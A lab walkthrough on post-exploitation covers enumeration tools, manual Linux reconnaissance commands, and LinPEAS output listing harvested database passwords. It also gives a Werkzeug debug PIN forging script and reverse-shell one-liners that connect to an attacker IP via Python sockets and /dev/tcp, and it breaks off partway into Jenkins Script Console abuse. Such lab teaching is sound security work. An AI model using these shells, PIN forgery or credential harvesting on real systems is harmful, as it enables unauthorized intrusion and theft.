Post Exploitation
Post-exploitation activities in this lab (e.g., privilege escalation, credential harvesting, lateral movement, persistence mechanisms, and data access) are explicitly authorized only within the defined lab environment.
In real-world systems, these actions can result in permanent data loss, service disruption, and legal consequences if performed without authorization. Ethical security professionals minimize impact, avoid unnecessary damage, and act strictly within scope.
This lab exists to teach how attackers operate after initial compromise so defenses can be designed and improved—not to normalize reckless behavior.
Post Enumeration
Post-enumeration is the critical step that takes place after gaining initial access to a remote server but before attempting privilege escalation. Once inside, we don’t rush into privesc blindly; instead, we carefully gather detailed information about the system to understand its environment, configurations, and potential weaknesses.
Key post-enumeration tasks include:
- Checking the current user context and its permissions
- Identifying operating system version and patch levels
- Listing running processes and services
- Examining installed software and kernel versions
- Searching for misconfigurations, sensitive files, or stored credentials
- Reviewing network connections and identifying trust relationships
This phase ensures we have a clear picture of the system’s landscape and helps us choose the right privilege escalation path instead of using random exploits, reducing the risk of detection or crashing the system.
Popular Post-Enumeration Tools
Linux:
- LinPEAS
- Linux Exploit Suggester
- LinEnum
A popular script from the PEAS suite that automates local enumeration on Linux systems, looking for privilege escalation vectors (kernel exploits, SUID files, configs, misconfigurations, etc.).
- Pros:
- Fast and lightweight
- Covers a wide range of checks (kernel, SUID, sudo, crons, passwords, services)
- Color-coded, easy-to-read output
- Cons:
- Large output can be overwhelming
- Can trigger alarms on defensive systems (e.g., EDR/AV)
A script that checks kernel version and known local exploits for that version.
- Pros:
- Simple and focused on kernel exploits
- Useful when you just need quick exploit suggestions
- Cons:
- Narrow scope (kernel only)
- Doesn’t cover broader misconfigurations
Bash script that runs various local privilege escalation checks, similar to LinPEAS but simpler.
- Pros:
- Lightweight and straightforward
- Good summary output
- Cons:
- Less detailed than LinPEAS
- May miss newer checks or advanced issues
Windows
- WinPEAS
- Windows Exploit Suggester
- PowerUp
- Seatbelt
- Sherlock
Part of the PEAS suite, WinPEAS is an automated script that scans Windows systems for common local privilege escalation vectors like misconfigured services, registry settings, permissions, tokens, and stored credentials.
- Pros:
- Very comprehensive (broad range of checks)
- Color-coded, easy-to-read output
- Active development with frequent updates
- Cons:
- Generates large, sometimes overwhelming output
- Can trigger antivirus/EDR alerts
A Python script that compares the system’s patch level against a database of known Windows vulnerabilities (based on Microsoft bulletins) and suggests potential local exploits.
- Pros:
- Focused on kernel-level and unpatched vulnerabilities
- Simple, clear suggestions
- Cons:
- Requires up-to-date KB and patch listing
- Less useful on fully patched systems
A PowerShell script that scans for Windows privilege escalation paths, focusing on weak services, DLL hijacking, unquoted service paths, vulnerable scheduled tasks, and more.
- Pros:
- Lightweight, scriptable, PowerShell-native
- In-memory execution possible (bypassing some AV)
- Cons:
- PowerShell restrictions or logging may block it
- Increasingly detected by modern AV/EDR
A C# enumeration tool that collects detailed system info (tokens, groups, processes, policies, credentials) similar to a “Swiss army knife” for Windows post-exploitation.
- Pros:
- Modular; can run targeted modules
- Works well with Cobalt Strike or other C2 tools
- Cons:
- Requires .NET
- May raise alarms on monitored environments
A PowerShell script that checks for known privilege escalation vulnerabilities in Windows, particularly targeting missing patches.
- Pros:
- Simple and focused on CVE exploits
- Lightweight
- Cons:
- Needs an updated vulnerability list
- Doesn’t cover misconfigurations or credential issues
Summary Tip
- If you want all-in-one scanning: LinPEAS / WinPEAS
- If you want exploit suggestions: Windows Exploit Suggester or Sherlock
- If you want PowerShell integration: PowerUp
- If you want modular C# tooling: Seatbelt
Manual Info Gathering - Linux
Enumeration is the key to privilege escalation. Several helper scripts exist to assist with enumeration. Still, it is also important to understand what pieces of information to look for and to be able to perform your enumeration manually. When you gain initial shell access to the host, it is important to check several key details.
// Operating system and version
cat /etc/os-release
// List applications installed by dpkg
dpkg -l
// Current user's PATH and environment variable
echo $PATH
// Kernel version
env
uname -a
// Available shells
cat /etc/shells
// Network information
route
netstat -plant
ss -plant
arp -a
// List Current Processes
ps au
ps aux
ps aux | grep root
// Home Directory Contents
ls /home
// User's Home Directory Contents
ls -la /home/james
// SSH Directory Contents
ls -l ~/.ssh
// Bash History
history
// Sudo - List User's Privileges
sudo -l
// Passwd, groups, etc
cat /etc/passwd
cat /etc/group
getent group sudo
// Cron Jobs
cat /etc/cron*
crontab -l
// Find Writable Directories
find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null
// Find Writable Files
find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null
// Find all hidden files
find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null | grep 'james'
// Find all hidden directories
find / -type d -name ".*" -ls 2>/dev/null
// Configuration files
find / -type f \( -name *.conf -o -name *.config \) -exec ls -l {} \; 2>/dev/null
// Mounted file systems and list drives
mount
cat /etc/fstab
Running LinPEAS
For this box, we’ll use LinPEAS to automate our post-enumeration on the compromised Linux server.
// Step 1: On the attacker machine, download the script directly from its GitHub repository
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
chmod +x linpeas.sh
// Step 2: Set up a simple Python HTTP server on the attacker machine
python3 -m http.server 8000
// Step 3: Download the script on the target machine and execute
wget http://<attacker-ip>:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
Output of linpeas.sh
<SNIP>
╔══════════╣ Users with console
ashley:x:1007:1007:,,,:/home/ashley:/bin/bash
gitea:x:104:113::/var/lib/gitea:/bin/bash
james:x:1004:1004:,,,:/home/james:/bin/bash
jma:x:1000:1000:jma,,,:/home/jma:/bin/bash
kevin:x:1006:1006:,,,:/home/kevin:/bin/bash
kim:x:1008:1008:,,,:/home/kim:/bin/bash
lily:x:1005:1005:,,,:/home/lily:/bin/bash
myflask:x:999:994::/opt/Flask_SPA:/bin/bash
root:x:0:0:root:/root:/bin/bash

<SNIP>
╔══════════╣ Analyzing Wordpress Files (limit 70)
-rw-rw-rw- 1 www-data www-data 3201 Aug 22 06:45 /var/www/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress_db' );
define( 'DB_USER', 'wp_user' );
define( 'DB_PASSWORD', 'WpPassword123!' );
define( 'DB_HOST', 'localhost' );

<SNIP>
╔══════════╣ Interesting GROUP writable files (not in Home) (max 200)
Group administrator:
/home/kim
/home/kim/.local
/home/kim/.local/share
/home/kim/.local/share/nano
/home/kim/.profile
/home/kim/admin_monitor.py
/home/kim/.bash_logout
/home/kim/.bashrc

<SNIP>
╔══════════╣ Searching passwords in config PHP files
/var/www/joomla39/configuration.php:	public $password = 'JoomlaPassword123!';
<SNIP
/var/www/qdpm/core/cache/qdPM/prod/config/config_databases.yml.php:  'password' => 'QdpmPass123%21',
After executing LinPEAS, we identified several interesting items, including:
- Potential privilege escalation vectors (e.g., SUID binaries,)
- Misconfigured permissions or sensitive files
- Service configurations that may be exploitable
These findings will guide our next steps as we prepare to attempt privilege escalation.
Werkzeug PIN Bypass - Continuation
After reading the Werkzeug documentation, the PIN exploit was developed by reversing the algorithm generating the console PIN. Reviewing the __init__.py of the target machine, where the exploit script is based, noticed that the server script is using SHA1 instead of MD5.
cat /opt/myflask/venv/lib/python3.11/site-packages/werkzeug/debug/__init__.py | grep hashlib

import hashlib
    return hashlib.sha1(f"{pin} added salt".encode("utf-8", "replace")).hexdigest()[:12]
    h = hashlib.sha1()
Let's again update the script and use sha1 instead of md5.
import hashlib
from itertools import chain
import os
import getpass

probably_public_bits = [
        'flask-admin', # username
        'flask.app', # modname
        'Flask',
        '/opt/myflask/venv/lib/python3.11/site-packages/flask/app.py'
]

private_bits = [
        '8796753406199', # enp0s3 MAC
        'ad4b9e2bc71a466398b19d0c256a378c' #machine-id
]

h = hashlib.sha1()

for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]

rv = None
if rv is None :
    for group_size in 5 , 4 , 3 :
        if len (num)% group_size == 0 :
            rv = '-' .join (num[x: x + group_size].rjust(group_size, '0')
            for x in range (0, len(num), group_size))
            break
        else :
            rv = num

print(rv)
Our new pin is XXX-XXX-XXX

The PIN may vary in your lab instance.
The PIN worked, and we have now an access to an interactive console.

Exploitation of Debug Console

As stated in the page, we can execute Python expressions in the context of the application. Let's use revshell to generate a python shell

Setup a listener then execute the script in the console.
export RHOST="192.168.2.25";export RPORT=4443;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'
Executing the script resulted to an invalid syntax error
Let's use a simple bash shell insted.


import os; os.system("/bin/bash -c 'bash -i >& /dev/tcp/192.168.2.25/4443 0>&1'")
The script worked. We have now a new shell in the context of the flask-admin user.
Jenkins Exploitation
Inside the home directory of the flask-admin user we discovered a pcap file named capture. Let's download the file and open it in Wireshark.

From the pcap file, we discovered the login credential for the user ashley. Let's use this to try to log in in Jenkins
Once we have gained access to a Jenkins application, a quick way of achieving command execution on the underlying server is via the Script Console. The script console allows us to run arbitrary Groovy scripts within the Jenkins controller runtime. This can be abused to run operating system commands on the underlying server.

Let's create a job by choosing New Item and then Freestyle project.
